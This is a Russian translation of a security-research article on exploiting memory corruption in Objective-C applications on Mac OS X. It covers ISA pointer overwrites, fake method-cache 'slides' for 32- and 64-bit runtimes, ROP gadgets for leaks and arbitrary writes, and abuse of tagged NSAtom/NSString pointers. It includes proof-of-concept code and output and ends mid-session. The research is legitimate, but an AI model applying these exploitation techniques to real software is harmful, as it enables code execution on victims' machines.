- [11] <http://helpx.adobe.com/director/topics/scripting-dictionary.html>
- [12] [http://msdn.microsoft.com/en-us/library/8dbf701c\(v=vs.80\).aspx](http://msdn.microsoft.com/en-us/library/8dbf701c(v=vs.80).aspx)
- [13] <http://uninformed.org/index.cgi?v=7&a=2&p=5>
- [14] <http://webpy.org/>
- [15] <http://www.lighttpd.net/>
- [16] <https://code.google.com/p/narly/>
- [17] <http://blogs.technet.com/b/srd/archive/2009/02/02/preventing-the-exploitation-of-seh-overwrites-with-sehop.aspx>
- [18] http://media.blackhat.com/bh-us-12/Briefings/M_Miller/BH_US_12_Miller_Exploit_Mitigation_Slides.pdf
- [19] <http://blogs.technet.com/b/srd/archive/2010/07/28/announcing-the-upcoming-release-of-emet-v2.aspx>
- [20] <http://blogs.technet.com/b/srd/archive/2012/07/24/emet-3-5-tech-preview-leverages-security-mitigations-from-the-bluehat-prize.aspx>

10 - Эксплойт

[Приложенный архив эксплойта exploit.tar.bz2 в формате UUencode — опущен]

Современные техники эксплуатации Objective-C

=-----=
=-----=[Modern Objective-C Exploitation Techniques]=-----=
=-----=
=-----=[by nemo]=-----=
=-----=[nemo@felinemenace.org]=-----=
=-----=

Автор: nemo (nemo@felinemenace.org)

Введение

Снова здравствуй, читатель. С годами процесс эксплуатации очевидным образом усложнился. То, что когда-то начиналось с простого превращения единственной ошибки в надёжный эксплойт, теперь эволюционировало в сторону объединения уязвимых примитивов с целью обхода каждого из барьеров защиты памяти, присутствующих в современных операционных системах.

Имея это в виду, давай ещё раз окунёмся в эксплуатацию уязвимостей, связанных с повреждением памяти в Objective-C-приложениях, в условиях современных реалий. В Phrack 0x42 (файл #0x04) я написал статью, описывающую способ превратить наиболее распространённый примитив повреждения памяти в Objective-C (контролируемый атакующим вызов метода Objective-C) в управление регистром EIP. Если ты ещё не читал ту статью, или прошло много времени и тебе нужно освежить знания — сделай это сейчас, поскольку первая половина этой статьи строится на техниках, описанных в оригинале [1]. Вопреки убеждениям Иана Бира, техники из оригинальной статьи до сих пор живы и работают в современных условиях, однако в зависимости от контекста уязвимости требуются некоторые корректировки.

Болтающиеся вызовы методов Objective-C

Как тебе уже известно из моей статьи [1], вызовы методов Objective-C реализуются посредством передачи «сообщений» получателю (объекту) через вызов API `objc_msgSend()`. Когда объекты Objective-C выделяются, память для их переменных экземпляра выделяется на нативной куче с помощью `malloc()`. Первым элементом в этой области является указатель на определение класса в бинарном файле. Обычно его называют указателем «ISA». Как в: «NSString 'IS-A' NSObject» («NSString является NSObject»).

При работе с ошибками в Objective-C-приложениях крайне распространена ситуация, когда этот указатель ISA находится под контролем атакующего, в результате чего вызов метода Objective-C выполняется для области памяти, контролируемой атакующим. Это может происходить при работе с условиями Use-After-Free, переполнениями кучи в Objective-C-объекты, а также с ошибками

формата с использованием спецификатора `%@`.

В своей оригинальной статье [1] я описал, как использовать эту конструкцию для успешного поиска в кэше по значению селектора, что приводит к управлению EIP. Альтернативный способ получить контроль над EIP — заставить рантайм Objective-C думать, что он просмотрел весь кэш и не нашёл совпадения для переданного значения SEL. В этом случае рантайм попытается разрешить адрес метода через определение класса (через контролируемый указатель ISA) и снова использует значение EIP из памяти, находящейся под нашим контролем. Этот метод, однако, длиннее и даёт мало преимуществ. Но я отвлекся: оба этих метода по-прежнему полностью применимы в самой актуальной на данный момент версии Mac OS X — Mavericks (10.10).

Хотя во время выхода Phrack 0x42 эта техника сама по себе была достаточно полезной, в наши дни контроль над EIP/RIP — лишь маленькая победа и никоим образом не означает победы в сражении за управление процессом. Это объясняется тем, что даже при прямом контроле над EIP современные NX и ASLR существенно затрудняют знание надёжного абсолютного адреса, по которому мы можем разместить полезную нагрузку и вернуться к её выполнению.

Судя по тому, что я наблюдал, наиболее распространённая на сегодняшний день техника обхода — это объединение примитива управления EIP с утечкой адреса из сегмента `.text` для построения ROP-цепочки (многократный возврат в текстовый сегмент), которая либо выполняет необходимую функциональность, либо применяет `mprotect()` к шеллкоду перед его выполнением, либо загружает существующий исполняемый файл или разделяемую библиотеку.

При благоприятных условиях можно пропустить некоторые из этих шагов и превратить болтающийся вызов метода Objective-C одновременно в утечку информации и в управление выполнением.

Для применения этой техники необходимо точно знать версию бинарного файла, используемого на целевой системе. К счастью, в Mac OS X это обычно несложно, поскольку автоматические обновления означают, что большинство пользователей работает с одной и той же версией.

Детали техники различаются в зависимости от архитектуры целевой системы, а также от расположения конкретной строки SEL, используемой в конструкции болтающегося вызова метода.

Поскольку мы уже знакомы с 32-битными внутренностями, начнём исследование эксплуатации болтающегося `objc_msgSend()` с 32-битного рантайма, а затем перейдём к изменениям в новом рантайме на 64-битных системах.

32-битный болтающийся `objc_msgSend()`

Во-первых, 32-битные процессы используют старый рантайм Objective-C, поэтому детали внутреннего устройства идентичны тому, что описано в моей оригинальной статье. Однако в зависимости от расположения модуля, содержащего строку селектора, техника слегка варьируется.

32-битный общий регион (Shared Region)

Общий регион — это отображение, общее для всех процессов в системе. В это пространство отображается файл `/var/db/dyld/dyld_shared_cache_i386`. Этот файл генерируется утилитой `update_dyld_shared_cache` во время обновления системы и содержит большую подборку библиотек, часто используемых в системе. Файлы `.paths` в `/var/db/dyld/shared_region_roots` определяют, какие файлы включены в кэш. Порядок добавления каждой библиотеки в этот файл рандомизирован, поэтому нельзя полагаться на

смещение конкретной библиотеки внутри файла. Чтение файла `/var/db/dyld/dyld_shared_cache_i386.map` показывает порядок этих файлов.

Для 32-битных процессов этот файл отображается по фиксированному адресу `0x90000000`. По этому адресу находится структура, описывающая содержимое общего региона.

Эта техника снова вращается вокруг возможности управления указателем ISA и его направления на поддельную структуру класса в памяти. Для демонстрации её работы был создан небольшой образец класса Objective-C (показан ниже). Полный пример этой техники включён в конце статьи в `uencoded`-файлах.

```
// [leakme.m]

#import "leakme.h"

@implementation leakme
- (void) log
{
    printf("lol\n");
}
@end
```

В `main.m` мы создаём экземпляр этого объекта, затем используем `sprintf()` для записи строкового представления адреса объекта, после чего преобразуем его обратно с помощью `atol()`. Это несколько запутанно, но это простой способ обмануть компилятор, чтобы получить `void`-указатель на объект. Прямое приведение типа указателя на объект не компилируется с `gcc`.

```
printf("[+] Class @ 0x%lx\n", l);
sprintf(num, "%li", l);
long *ptr = atol(num);
...
printf("[+] Overwriting object\n");
*ptr = &fc; // isa ptr
```

Перезаписав указатель ISA адресом выделенной памяти, которую мы контролируем, мы можем легко смоделировать уязвимый сценарий. Очевидно, что в реальных условиях всё не так просто. Нам необходимо знать адрес выделения, которое мы контролируем. Это можно достичь различными способами, например:

- Использовать утечку для чтения указателя из памяти.
- Злоупотреблять слабостями языка для вывода адреса [2].
- Воспользоваться предсказуемой природой крупных выделений.

Однако эти концепции являются темой многих других обсуждений и не относятся к данной конкретной технике.

Для краткого повторения: первое, что делает рантайм Objective-C при попытке вызвать метод объекта (`objc_msgSend()`), — это получение местоположения кэша методов объекта. Это делается смещением указателя ISA на `0x20` и чтением указателя по этому местоположению. Для управления этим указателем кэша мы используем следующую структуру:

```
struct fakecache {
    char pad[0x20];
    long cache_ptr;
};
```

В примере кода мы используем отдельные выделения для структуры `fakecache` и самого кэша. Однако в реальном сценарии адрес самого кэша, скорее всего, будет совпадать с адресом `fakecache` плюс смещение `0x24`. Это позволит нам использовать единственное выделение и, следовательно, единственный адрес, сократив ограничения эксплойта. Также в реальных условиях мы могли бы выявить адрес `cache_ptr` и вычесть из него `0x20`. Это позволило бы нам сэкономить `0x20` байт буфера, которым нам нужно управлять.

Далее `objc_msgSend()` обходит кэш в поисках закешированного вызова метода, соответствующего нужной реализации. Это делается путём перебора серии указателей на записи кэша. Каждая запись содержит SEL, совпадающий с закешированным SEL метода в сегменте `.text` бинарного файла Objective-C. Сравнивая это значение SEL со значением SEL, переданным в `objc_msgSend()`, можно найти совпадающую запись и использовать её. Однако вместо перебора каждого указателя для нахождения нужной записи кэша при каждом обращении, к указателю селектора применяется маска. Замаскированные биты сдвигаются и используются как индекс в массиве указателей на записи таблицы кэша. После применения этого индекса каждая запись проверяется. Это означает, что у нескольких записей может быть один и тот же индекс, однако это значительно сокращает время поиска по кэшу. Управление маской даёт нам механизм, необходимый для создания утечки.

Итак, вернёмся к маске. В моей оригинальной статье по Objective-C мы устанавливали маску в 0. Это заставляло рантайм смотреть прямо за маску вне зависимости от значения SEL. В данном случае, однако, мы хотим злоупотребить маской, чтобы изолировать «рандомизированные» непредсказуемые биты в значении указателя селектора (SEL).

Ниже мы видим «настоящее» значение SEL из системы 10.10, расположенное в `shared_region`.

```
(lldb) x/s $ecx
0x90f3f86e: "length"
```

Поскольку мы знаем, что общий регион начинается с `0x90000000`, первый октет всегда будет `0x9`. Мы также знаем, что смещение в странице, содержащей SEL, всегда будет одинаковым, поэтому последние 3 октета `0x86e` будут одинаковыми для версии бинарного файла, из которого мы получаем значение SEL. Однако мы не можем рассчитывать на то, что остаток значения SEL будет одинаковым в системе, против которой мы запускаем эксплойт.

Для значения `0x90f3f86e` битовый паттерн выглядит следующим образом:

```
  9  0  f  3  f  8  6  e
1001 0000 1111 0011 1111 1000 0110 1110 : 0x90f3f86e
```

Исходя из вышесказанного, маска, которая извлекает интересующие нас биты, выглядит так:

```
  0  f  f  f  f  0  0  0
0000 1111 1111 1111 1111 0000 0000 0000 : 0x0ffff000
```

Однако поскольку `objc_msgSend()` сдвигает SEL на 2 вправо перед применением маски, нам необходимо сдвинуть маску для компенсации.

В результате получаем:

```
  0  3  f  f  f  c  0  0
0000 0011 1111 1111 1111 1100 0000 0000 : 0x03fffc00
```

Как ты помнишь, `objc_msgSend()` применяет следующий расчёт для генерации индекса в записях кэша:

```
index = (SEL >> 2) & mask
```

Подставляя значения, получаем индекс вида:

```
index = (0x90f3f86e >> 2) & 0x03fffc00 == 0x3cfc00
```

Это означает, что для нашего конкретного значения SEL рантайм будет смещаться вперёд на `0x3cfc00 * 4 (0xf3f000)` байт и брать указатель на `bucket` из этого местоположения. Затем он разыменует этот указатель и проверит соответствие SEL по этому адресу. Создав гигантский «слайд» кэша, содержащий все перестановки слайда, мы можем гарантировать, что по этому адресу будет находиться правильное значение.

В 32-битном рантайме (старом рантайме) индекс кэша используется для получения указателя на `cache_entry` из массива указателей (`buckets`). В примере кода (`main.m`) мы настраиваем массив `buckets` следующим образом:

```
long *buckets = malloc((CACHE_SIZE + 1) * sizeof(void *));
```

Однако в типичном сценарии эксплуатации этот массив был бы частью единственного большого выделения, которым мы управляем.

Для каждого из указателей `buckets` необходимо выделить запись кэша. В примере кода мы можем использовать следующую структуру для каждой из этих записей:

```
struct cacheentry {
    long sel;
    long pad;
    long eip;
};
```

Каждая из этих структур должна быть заполнена различными значениями SEL и EIP в зависимости от её индекса в таблице. Для каждого из возможных значений индекса мы добавляем (несдвинутые) рандомизированные биты к базе SEL. Таким образом гарантируется, что соответствующий SEL совпадёт после применения маски и использования её для индексирования таблицы.

Для значения EIP мы можем воспользоваться тем фактом, что таблица строк, содержащая строку SEL, всегда будет иметь фиксированный относительный адрес от сегмента `.text` в том же бинарном файле. Диаграмма ниже наглядно это демонстрирует.

```
, _____, <--- Базовый адрес Mach-O
|               |
| mach-o header |
+-----+
|               | <--- SEL в таблице строк, относительно базы
| string table  | /\ Относительное смещение
+-----+      \/ от SEL до ROP-гаджетов
|               | <--- ROP-гаджет в сегменте .text
| .text segment |
+-----+
```

Для каждой возможной записи в таблице значение EIP должно быть установлено на соответствующий адрес относительно используемого значения SEL. Самый быстрый способ, который мне известен для вычисления этих значений, — это поставить точку останова на функцию `objc_msgSend` и дампить текущее значение SEL. В `lldb` это делается командой `reg read ecx`. Далее `target module list -a $ecx` даёт нам базу модуля. Вычитая абсолютный адрес SEL из базы модуля, мы получаем относительное смещение внутри модуля. Это можно повторить для адреса гаджета в том же модуле. Затем при заполнении таблицы нам просто нужно добавить эти два относительных смещения к нашему потенциальному кандидату на базу модуля. Мы инкрементируем кандидата базы модуля для каждой записи в таблице.

Заполняя наш кэш-слайд таким образом, мы гарантируем выполнение единственного ROP-гаджета в модуле, в котором находится наш SEL. Этого может быть достаточно для успеха. Позже мы рассмотрим способы использования этой конструкции.

Очевидно, что выделение, используемое для этой 32-битной техники, очень велико. Для вычисления размера кэш-слайда, который нам нужно сгенерировать, нужно взглянуть на размер общего региона. Общий регион всегда начинается с `0x90000000`, но первый модуль внутри него начинается с `0x90008000`. Конец общего региона зависит от количества модулей, загруженных в него. В самой актуальной на данный момент версии Mac OS X конец общего региона находится по адресу `0x9c391000`. Битовые паттерны показаны ниже.

```
10010000 00000000 10000000 00000000 :: SR START -- 0x90008000
10011100 00111001 00010000 00000000 :: SR END  -- 0x9c391000
```

```
00001111 11111111 11110000 00000000 :: MASK UNSHIFTED
```

Если сравнить это с несдвинутой маской и замаскировать интересующие нас биты, получим следующие значения для потенциальных значений индекса.

```
00000000 00000000 00100000 00000000 -- наименьшее значение индекса - 0x2000
00000011 00001110 01000100 00000000 -- наибольшее значение индекса - 0x30E4400
```

Поскольку массив `buckets` — это массив 4-байтных указателей, мы можем умножить наибольший индекс на 4, получив `0xc391000`. Каждая запись кэша, на которую указывает `bucket`, занимает 12 байт. Это означает, что размер массива записей кэша составляет `0x24ab3000`.

Складывая эти два значения, получаем общий размер нашего кэш-слайда: `0x30e44000` байт.

Выделения такого размера могут быть сложными в зависимости от целевого приложения. Однако из-за своего размера они предсказуемо размещаются в адресном пространстве. Этот буфер можно создать, например, с помощью JavaScript.

Нераспространённые 32-битные библиотеки

Библиотеки, не включённые в общий регион, отображаются компоновщиком при загрузке исполняемого файла, который требует их в качестве зависимости.

Расположение этих модулей всегда относительно конца исполняемого файла и загружается в порядке, указанном в заголовке `LC_LOAD_DYLIB`.

При загрузке исполняемого файла ядро генерирует случайное значение слайда для ASLR. Это значение добавляется к желаемым адресам загрузки сегментов в исполняемом файле (если он скомпилирован с PIE), и затем исполняемый файл перебазируется в это местоположение.

```
uintptr_t requestedLoadAddress = segPreferredLoadAddress(i) +
    slide;
```

Значение слайда вычисляется ядром и затем передаётся в главную функцию динамического загрузчика. Следующий алгоритм отвечает за генерацию значения слайда.

```
aslr_offset = (unsigned int)random();
max_slide_pages = vm_map_get_max_aslr_slide_pages(map);
aslr_offset %= max_slide_pages;
aslr_offset <<= vm_map_page_shift(map);
```

где:

```
uint64_t
vm_map_get_max_aslr_slide_pages(vm_map_t map)
{
    return (1 << (vm_map_is_64bit(map) ? 16 : 8));
}

int
vm_map_page_shift(
    vm_map_t map)
{
    return VM_MAP_PAGE_SHIFT(map);
}

#define VM_MAP_PAGE_SHIFT(map) \
    ((map) ? (map)->hdr.page_shift : PAGE_SHIFT)
#define PAGE_SHIFT I386_PGSHIFT
#define I386_PGSHIFT 12
```

Так, например, значение `random()` равное `0xdeadbeef` даст значение `0xef000` при следующем вычислении:

```
slide = ((0xdeadbeef % (1<<8)) << 12)
```

```
slide = 0xef000
```

Компилятор gcc и llvm оба (по умолчанию) используют адрес загрузки 0x1000 для секции .text исполняемого файла. Таким образом, для значения слайда 0xef000 исполняемый файл будет базироваться по адресу $0x1000 + 0xef000 = 0xf0000$.

Это означает, что в большинстве случаев речь идёт примерно об одном байте непредсказуемых битов. В зависимости от количества загружаемых библиотек вне общего региона это значение варьируется, однако библиотеки всегда загружаются в порядке, определённом самим исполняемым файлом, так что это достаточно предсказуемо.

Для нашей техники с болтающимся objc_msgSend это означает, что наша маска варьируется в зависимости от цели. В лучшем случае маскирование единственного байта адреса можно достичь, используя маску $(0x000ff000 \gg 2) == 0x3fc00$.

64-битный болтающийся objc_msgSend()

64-битная версия этой техники существенно отличается от своего 32-битного собрата. В основном это связано с тем, что 64-битные процессы используют совершенно новую версию рантайма.

В новом рантайме структура objc_class больше не является базовой C-структурой. Вместо этого она использует возможности C++ для включения методов.

Объём памяти нового класса показан ниже.

```
struct objc_class : objc_object {
    // Class ISA;
    Class superclass;
    cache_t cache;           // ранее — указатель кэша и vtable
    class_data_bits_t bits;  // class_rw_t * плюс флаги rr/alloc
    ...
}
```

Структура cache_t выглядит следующим образом:

```
struct cache_t {
    struct bucket_t *_buckets;
    mask_t _mask;
    mask_t _occupied;
    ...
}
```

а структура bucket_t выглядит так:

```
struct bucket_t {
private:
    cache_key_t _key;
    IMP _imp;
    ...
}
```

Подводя итог: главное, что изменилось в поиске по кэшу, — вместо массива указателей на записи кэша теперь есть единственный указатель на массив записей SEL + адрес метода по смещению 0x10 в структуре. За ним следует маска, затем поле occupied, указывающее на наличие записей в кэше.

Критическое отличие в рантайме — способ использования маски для индексирования в эту таблицу. Вместо значения $(SEL \gg 2)$ в 32-битном рантайме, индекс вычисляется как $((SEL \& mask) \ll 4)$. Это означает, что если бы мы хотели злоупотребить маской аналогично 32-битной технике, нам потребовалась бы маска 0xffff0000 для изоляции рандомизированных битов.

Очевидно, что даже если бы мы могли выделить достаточно памяти для необходимого кэш-слайда, заполнение 4 Гб записей кэша для перехвата индекса заняло бы слишком много времени, делая этот подход нецелесообразным.

Вместо этого нам нужно использовать дополнительную характеристику нового рантайма. Вызов `objc_msgSend()` на высоком уровне выглядит следующим образом:

```
ISA = *class_ptr;
offset = ((SEL & ISA->mask) << 4);

while (ISA->buckets[offset].SEL != 0) {
    if (ISA->buckets[offset].SEL == SEL) {
        return ISA->buckets[offset].method(args);
    } else {
        offset--;
        continue;
    }
}
```

Это означает, что если мы снова создадим большой слайд, содержащий записи для всех возможных рандомизированных битов, нам просто нужно направить рантайм (используя контролируемый нами индекс) на конец нашего слайда и дать ему пройти назад до обнаружения совпадения.

64-битный общий регион (Shared Region)

Для исследования этой техники снова начнём с рассмотрения общего региона в 64-битных процессах. Общий регион начинается с адреса `0x7FFF80000000`. Снова отображается файл кэша, на этот раз из `/var/db/dyld/dyld_shared_cache_x86_64`. Этот файл также рандомизируется при создании, однако в 64-битных процессах при его отображении добавляется ещё и случайный слайд. Он вычисляется с использованием `sizeof(shared_region) - sizeof(cache file)` в качестве максимума. Однако с точки зрения нашей техники это не меняет многого.

Вычисление значения маски для этой техники может быть сложной задачей. Существует ряд ограничений, с которыми нам нужно работать, чтобы проиндексировать наш список buckets до последней записи.

Для исследования возьмём типичное значение SEL `0x00007fff99f88447`. Битовый паттерн разобран ниже.

```
SEL:
0x00      00      7f      ff      99      f8      84      47
00000000 00000000 01111111 11111111 10011001 11111000 10000100 01000111
```

К сожалению, переменная маски имеет длину всего 4 байта. Это означает, что предсказуемые биты в верхних 32 битах SEL нам недоступны. Также последние 12 статических битов (смещение в строке — `0x447`) дадут слишком маленький индекс. Если бы мы использовали эти биты, у нас не было бы достаточно большого смещения для индексирования до конца слайда. К счастью, у нас есть один статический бит на позиции 33, на который мы можем рассчитывать. Мы можем воспользоваться этим битом с помощью следующей маски.

```
Маска:
0x00      00      00      00      80      00      00      00
00000000 00000000 00000000 00000000 10000000 00000000 00000000 00000000
```

Применение этого бита к любому значению SEL в пределах общего региона гарантирует смещение `0x80000000`. Очевидно, это значение далеко выходит за пределы нашего необходимого слайда, однако поскольку мы также контролируем указатель на слайд buckets, мы можем вычесть `(0x80000000 - sizeof(cache))` из значения указателя, чтобы заставить его указывать на правильное местоположение.

Пример кода `main64.m` демонстрирует эту технику. В этом коде мы используем структуру `fakecache` для управления начальным поиском в кэше. Отступ используется для правильного позиционирования указателя `bucket` и маски.

```
struct fakecache {
    char pad[0x10];
    long bucketptr;
    long mask;
};
```

Затем мы выделяем массив структур записей кэша для хранения нашего SEL-слайда. Очевидно, что при реальной атаке все эти элементы были бы в одном выделении, однако в этом примере мы разделим их для наглядности.

```
struct cacheentry {
    long sel;
    long rip;
};

struct cacheentry *buckets = malloc((NUMBUCKETS+1) * sizeof(struct
cacheentry));
```

Инициализация каждого из этих элементов — это просто инкремент случайного значения, добавляемого к SEL каждый раз, и заполнение каждой записи.

Снова, значение RIP вычисляется путём добавления относительного смещения к SEL для нахождения нашего ROP-гаджета.

```
for(slide = 0; slide < NUMBUCKETS ; slide++) {
    buckets[slide].sel = BASESEL + (slide * 0x1000);
    buckets[slide].rip = buckets[slide].sel - 75654446;
}
```

Нераспространённые 64-битные библиотеки

Снова, библиотеки, не входящие в общий регион, отображаются непосредственно после образа исполняемого файла в памяти. Обычно адрес текстового сегмента, генерируемый компилятором, равен `0x100000000`.

Для генерации слайда используется тот же код, что мы рассматривали ранее в 32-битном разделе. Вот пример слайда для 64-битного процесса со значением `random()` равным `0xdeadbeef`.

```
slide          = ((0xdeadbeef % (1<<16)) << 12)
slide          = 0xbeef000
example SEL    = 0x10beef447
```

Как видишь, в этом примере нет предсказуемого бита в нижних 32 битах SEL, на который мы могли бы полагаться для индексирования до конца нашей таблицы. Единственный вариант здесь — использовать случайные биты в SEL. Мы можем сделать это, повторив весь спектр рандомизированных значений в нашем слайде несколько раз. Таким образом, в зависимости от значения случайных битов будет происходить различное смещение в слайде, однако в большинстве сценариев это приведёт к нахождению одного экземпляра правильной записи.

Теперь, рассмотрев, как добиться выполнения по предсказуемому адресу по нашему выбору, следующий шаг — рассмотреть некоторые способы использования этого в своих интересах.

Очевидно, существует множество способов его использования, но следующие 3 метода — это то, что я видел успешно применённым в реальной жизни.

Гаджет возврата SEL

В момент, когда мы получаем управление выполнением с помощью этой техники, регистр содержит значение указателя SEL. Мы можем воспользоваться этим фактом. Например, для 32-битного кода следующий гаджет может использовать это.

```
00000000  89C8          mov eax,ecx
00000002  5E           pop esi
00000003  5D           pop ebp
00000004  C3           ret
```

Гаджет выше перемещает значение указателя SEL в регистр `eax`; очевидно, при возврате из функции этот регистр трактуется как возвращаемое значение. Затем он восстанавливает EBP из стека и использует инструкцию `ret` для возврата из функции. В результате вместо ожидаемого возвращаемого значения для того Objective-C-метода, который болтался, возвращается значение SEL.

Это полезно лишь в том случае, если мы способны извлечь значение из этого контекста и использовать его для повторного срабатывания ошибки. В предоставленном примере кода использование этого гаджета приводит к тому, что выводится значение SEL вместо длины NSString. Результат показан ниже.

```
-[nemo@objcbox:code]$ ./leak
[+] buckets is 0x10000000 size.
[+] cacheentry is 0x30000000 size.
[+] Setting up buckets
[+] Done
[+] Class @ 0x78622240
[+] Overwriting object
[+] Calling method
String length: 0x93371b88
```

Аналогично, в некоторых случаях может не иметь смысла возвращать SEL напрямую. Если получить утечку значения при возврате невозможно, может иметь смысл выполнить гаджет, который записывает значение `ecx` куда-либо в память. Например, в контексте веб-браузера запись регистра `ecx` в JavaScript-массив, контролируемый атакующим, может привести к возможности «собрать» это значение из JavaScript-контекста и повторно сработать ошибку.

Самомодифицирующийся ROP

Другое потенциальное использование примитива выполнения с единственным гаджетом — использование регистра `ecx`, содержащего SEL, для модификации остальной части ROP-цепочки перед переходом к её использованию.

Мне лично никогда не удавалось добиться успеха с этим, однако я видел, как это было сделано в эксплойте одного знакомого.

Найти гаджет, который выполняет всё это, крайне сложно.

Гаджет произвольной записи

Последний метод использования единственного гаджета для продолжения процесса эксплуатации — превратить примитив выполнения в примитив произвольной записи.

Обычно достаточно просто найти гаджет, позволяющий записать любое большое значение по фиксированному адресу. Разместив что-либо по этому адресу (например, `0xd0d0d0d0`), эту единственную запись можно использовать для эскалации доступной функциональности. Например, в веб-контексте: размещение JavaScript-массива или строки по этому адресу и запись в поле длины

может быть достаточно для получения примитива произвольного чтения/записи из JavaScript. Этого вполне достаточно для завершения процесса эксплуатации.

Вне контекста браузера также существуют различные типы данных с полем длины, которые можно использовать. Специфично для Objective-C: классы `NSMutableArray/NSArray` работают именно так.

Тегированные указатели (Tagged Pointers)

Одной из новых функций, добавленных в рантайм Objective-C, является использование «тегированных указателей» для экономии ресурсов. Тегированные указатели пользуются тем фактом, что системный аллокатор памяти выравнивает выдаваемые указатели по границам естественного выравнивания. Это означает, что младший бит никогда не будет установлен.

```
(lldb) print (long)malloc_good_size(1)
(long) $0 = 16
```

Рантайм использует этот младший бит, чтобы указать, что значение указателя не должно трактоваться как обычный указатель; вместо этого биты 61–63 используются как индекс в таблицу потенциальных указателей ISA, зарегистрированных в системе. Это означает, что первые 60 битов могут затем использоваться для хранения полезной нагрузки объекта непосредственно в указателе.

Компоновка тегированного указателя

```
11111111 11111111 11111111 11111111 11111111 11111111 11111111 1111[111][1]
                                     |  |
                                     |  тег
                                     индекс
```

Как уже упоминалось, индексные биты индексируют в таблицу потенциальных типов объектов. Типы по умолчанию, зарегистрированные в рантайме, показаны ниже.

```
OBJC_TAG_NSAtom          = 0,
OBJC_TAG_1                = 1,
OBJC_TAG_NSString        = 2,
OBJC_TAG_NSNumber        = 3,
OBJC_TAG_NSIndexPath     = 4,
OBJC_TAG_NSMangedObjectID = 5,
OBJC_TAG_NSDate          = 6,
OBJC_TAG_7               = 7
```

Разработчик может добавить собственные типы в таблицу, однако это крайне редко встречается на практике. Руководство в [3] наглядно иллюстрирует механику тегированных указателей, если тебе нужна дополнительная информация.

Теперь, рассмотрев, как работают тегированные указатели, исследуем некоторые из них с точки зрения эксплуатации.

Тегированный NSAtom

`NSAtom` — крайне удобный тип объекта для эксплуатации. Чтобы использовать тегированный `NSAtom`, нам нужно просто установить младший бит, указывающий на тегированный указатель, и убедиться, что никакие биты индекса не установлены. Значение `0x1` само по себе, например, удовлетворяет этому условию. Прекрасная особенность класса `NSAtom` состоит в том, что вызов любого имени метода на этом классе завершится успехом.

Пример кода ниже просто вызывает метод `initWithUTF8String` на объекте `0x1`. Очевидно, что это не является допустимым указателем и вместо этого трактуется как `NSAtom`. Любое имя метода могло бы быть использовано, и результат по-прежнему был бы 1.

```
int main(int argc, const char * argv[])
{
    printf("[+] NSAtom returned: %u\n", [1 initWithUTF8String:"lol"]);
    return 0;
}

$ ./nsatom
[+] NSAtom returned: 1
```

Как можно представить, такое поведение крайне полезно для CoE или общей эксплуатации. Пример сценария: если тебя вынуждают писать через несколько указателей на Objective-C-объекты на пути к цели перезаписи, любой вызов метода на этих объектах потребует допустимых указателей или настройки поддельных объектов. Однако с типом тегированного указателя NSAtom замена этих указателей значением 0x1 может быть достаточной для предотвращения краша и использования цели перезаписи.

Также, в крайне специфичных случаях, тот факт, что этот объект возвращает `true`, может быть использован для манипуляции путём выполнения программы.

Тегированный NSString

Следующий тип тегированного указателя, который мы исследуем, — это тегированный NSString. В новом рантайме при создании NSString размер строки во время инициализации определяет тип хранилища.

Строки длиной более 7 байт хранятся в куче в типичном объекте Objective-C NSString. Однако для строк длиной 7 байт и менее используется тегированный указатель с индексом 2. Битовый паттерн тегированного NSString показан ниже. Он состоит из 7 байт данных строки, затем 4 бит длины, 3 битов индекса в массив типов тегированных указателей и, наконец, младшего бита для индикации типа тегированного указателя.

[illegible]

Первый сценарий, в котором мы можем злоупотребить свойствами тегированного NSString, — это частичная перезапись в нетегированный NSString. Пример кода, включённый в эту статью ([NSString1.m](#)), демонстрирует это.

В этом коде (показан ниже) мы создаём NSString (s) с использованием C-строки «thisisaverylongstringnottagged». Поскольку её длина превышает 7 байт, эта строка хранится в куче, и указатель объекта указывает на неё.

Мы используем символьный указатель (`ptr`) для симуляции однобайтовой записи в наименее значимый байт указателя объекта. Это условие может возникнуть при контролируемом переполнении или реальном однобайтовом off-by-one.

Мы записываем значение 0xf5 в этот байт, а затем выводим длину и содержимое строки.

```
int main(int argc, const char * argv[])
{
    NSString *s = [NSString alloc]
initWithUTF8String:"thisisaverylongstringnottagged"];
    char *ptr = (char *)&s;
    *ptr = 0xf5; // NSString Tagged
    printf("[+] NSString @ 0x%lx\n", (unsigned long)s);
}
```

```

        printf("[+] String length: 0x%lx\n", (unsigned long)[s length]);
        NSLog(@"%@", s);

        return 0;
    }

```

Значение 0xf5 в наименее значимом байте имеет следующий битовый паттерн:

```
[1111][010][1]
```

Как видишь, это оставляет нас с длиной строки 0xf, индексом 0x2 и установленным LSB для указания тегированного указателя.

Используя только частичную перезапись, мы оставили первые 7 байт указателя нетронутыми.

Как видно из вывода ниже, длина строки составляет 0xf (15) после этой перезаписи. Это означает, что когда NSLog() пытается вывести содержимое строки, извлекаются 15 байт данных, начиная со встроенных данных. Это приводит к утечке адреса объекта. Если наша цель позволяет нам получить строковое значение и использовать его, мы можем превратить однобайтовую перезапись в примитив утечки информации.

```

$ ./nsstring1
[+] NSString @ 0x7fc0db4116f5
[+] String length: 0xf
2015-04-04 07:47:26.815 nsstring1[13335:92489992] eeeeeee 3eIjuaj

```

Следующий сценарий, который мы исследуем, включает переполнение в тегированный NSString, а не в нетегированный вариант. Пример кода nsstring2.m демонстрирует это.

В этом коде мы инициализируем NSString содержимым «AAAAAAA». Поскольку это всего 7 байт C-строки, это гарантирует, что NSString будет тегированного типа. Это означает, что он будет содержать значение:

```
0x4141414141414175
```

По сути, первые 7 байт заняты нашим содержимым «А». Последний байт содержит длину (7) и битовый паттерн для индикации типа тегированного указателя NSString.

Затем мы снова симулируем однобайтовое переполнение в указатель объекта. На этот раз мы записываем значение 0x00, что является распространённым примитивом в реальных условиях из-за однобайтовых строковых операций off-by-one. Это принудительно сбрасывает тегированный LSB в указателе, превращая тегированную строку в нетегированный тип.

Наконец, мы вызываем метод length на объекте.

```

int main(int argc, const char * argv[])
{
    NSString *s = [[NSString alloc] initWithUTF8String:"AAAAAAA"];
    char *ptr = (char *)&s;
    *ptr = 0x00; // un-tag

    printf("[+] NSString @ 0x%lx\n", (unsigned long)s);
    printf("[+] String length: 0x%lx\n", (unsigned long)[s length]);
    NSLog(@"%@", s);

    return 0;
}

```

Как можно представить, рантайм теперь трактует наш тегированный объект как нетегированный. Это означает, что тегированный указатель теперь трактуется как настоящий указатель. Если бы мы могли управлять содержимым NSString при инициализации, это предоставило бы нам прямой контроль над поиском кэша объекта, позволяя нам использовать конструкцию, описанную ранее в статье, для превращения этого в выполнение кода.

```

(lldb) r
Process 13636 launched: './nsstring2' (x86_64)

```

```
